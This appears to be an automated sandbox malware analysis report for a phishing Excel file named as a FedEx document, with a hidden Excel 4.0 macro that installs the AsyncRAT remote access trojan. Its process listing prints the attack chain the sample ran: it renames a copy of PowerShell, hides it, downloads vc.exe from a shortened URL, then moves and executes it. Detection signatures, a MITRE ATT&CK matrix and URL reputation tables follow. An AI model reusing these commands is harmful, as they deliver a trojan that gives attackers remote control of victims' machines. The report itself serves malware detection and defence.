ID: 320331
Sample Name:
1099008FEDEX_090887766.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 09:28:51
Date: 19/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 1099008FEDEX_090887766.xls

Overview

General Information

Sample Name:	1099008FEDEX_090887766.xls
Analysis ID:	320331
MD5:	069451376c805d..
SHA1:	5e8897fa3ee53ac.
SHA256:	dc2be755822676..
Tags:	AsyncRAT RAT xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0 AsyncRAT

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Yara detected AsyncRAT
- Binary contains a suspicious time st…
- Connects to a URL shortener service
- Document exploit detected (process…
- Drops PE files to the document folde…
- Found Excel 4.0 Macro with suspicio…
- Obfuscated command line found
- Sigma detected: Microsoft Office Pr…
- Tries to detect sandboxes and other…
- AV process strings found (often use…
- Contains functionality to open a port

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6844 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - cmd.exe (PID: 7120 cmdline: cmd.exe /c robocopy %windir%\system32\WindowsPowerShell\v1.0\ %temp% powershell.exe /mt /z & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 7148 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - Robocopy.exe (PID: 5776 cmdline: robocopy C:\Windows\system32\WindowsPowerShell\v1.0\ C:\Users\user\AppData\Local\Temp powershell.exe /mt /z MD5: BB8F54AE10FDA174289A4A495809EB69)
  - cmd.exe (PID: 7140 cmdline: cmd /c timeout /t 1 & cd %temp% & ren powershell.exe o.exe & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 7164 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 5568 cmdline: timeout /t 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - cmd.exe (PID: 7156 cmdline: cmd /c %temp%\o.exe -w 1 cd $env:temp; Start-Sleep 3; (get-item o.exe).Attributes += 'Hidden' MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 4308 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 4880 cmdline: cmd /c %temp%\o.exe -w 1 (New-Object Net.WebClient).DownloadFile(('htt'+'ps://tinyurl.com/y3m5fwhq'),'vc.exe') MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 3564 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - o.exe (PID: 6036 cmdline: C:\Users\user\AppData\Local\Temp\o.exe -w 1 (New-Object Net.WebClient).DownloadFile(('htt'+'ps://tinyurl.com/y3m5fwhq'),'vc.exe') MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - cmd.exe (PID: 1708 cmdline: cmd /c %temp%\o.exe -w 1 Start-Sleep 7; Move-Item 'vc.exe' -Destination '$env:appdata' MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5076 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - o.exe (PID: 5728 cmdline: C:\Users\user\AppData\Local\Temp\o.exe -w 1 Start-Sleep 7; Move-Item 'vc.exe' -Destination '$env:appdata' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - cmd.exe (PID: 6260 cmdline: cmd /c %temp%\o.exe -w 1 Start-Sleep 12; cd $env:appdata; ./vc.exe; MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6072 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - o.exe (PID: 1560 cmdline: C:\Users\user\AppData\Local\Temp\o.exe -w 1 Start-Sleep 12; cd $env:appdata; ./vc.exe; MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - vc.exe (PID: 4896 cmdline: C:\Users\user\AppData\Roaming\vc.exe MD5: BB7C0DFD8ECC7EEBCE937A232608695F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
1099008FEDEX_090887766.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x10bc2:$s1: Excel • 0x32b0:$Auto_Open: 18 00 17 00 20 00 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A

Memory Dumps


Source	Rule	Description	Author	Strings
00000020.00000002.521796499.0000000002B41000.00000004.00000001.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
Process Memory Space: vc.exe PID: 4896	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

- AV Detection
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Remote Access Functionality

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Networking:

Connects to a URL shortener service

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected AsyncRAT

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Data Obfuscation:

Binary contains a suspicious time stamp

Obfuscated command line found

Persistence and Installation Behavior:

Drops PE files to the document folder of the user

Boot Survival:

Yara detected AsyncRAT

Malware Analysis System Evasion:

Yara detected AsyncRAT

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Lowering of HIPS / PFW / Operating System Security Settings:


Yara detected AsyncRAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Spearphishing Link 1	Scripting 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Exploitation for Client Execution 1 3	Scheduled Task/Job 1	Process Injection 1 2	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Scheduled Task/Job 1	Scripting 1 1	Security Account Manager	System Information Discovery 2 5	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2
Local Accounts	Scheduled Task/Job 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1 2	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonatic
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 2	LSA Secrets	Security Software Discovery 1 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Timestomp 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicat
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protoc

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 2	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocc
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 1 2	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1099008FEDEX_090887766.xls	15%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\powershell.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\powershell.exe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://tinyurl.com4	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://ocsp.comodoca4.com0	0%	URL Reputation	safe	
http://ocsp.comodoca4.com0	0%	URL Reputation	safe	
http://ocsp.comodoca4.com0	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://crt.comodoca4.com/COMODORSADomainValidationSecureServerCA2.crt0%	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://https://cdn.discordapp.com4	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
tinyurl.com	104.20.138.65	true	false		high
cdn.discordapp.com	162.159.129.233	true	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://tinyurl.com/y3m5fwhq	o.exe, 0000000E.00000002.395218460.0000000005212000.00000004.00000001.sdmp	false		high
http://https://login.microsoftonline.com/	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://shell.suite.office.com:1443	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://cdn.entity.	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://wus2-000.contentsync.	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false		high
http://https://powerlift.acompli.net	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	32F10499-3ABF-4CE4-A624-F22D1B8584B0.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
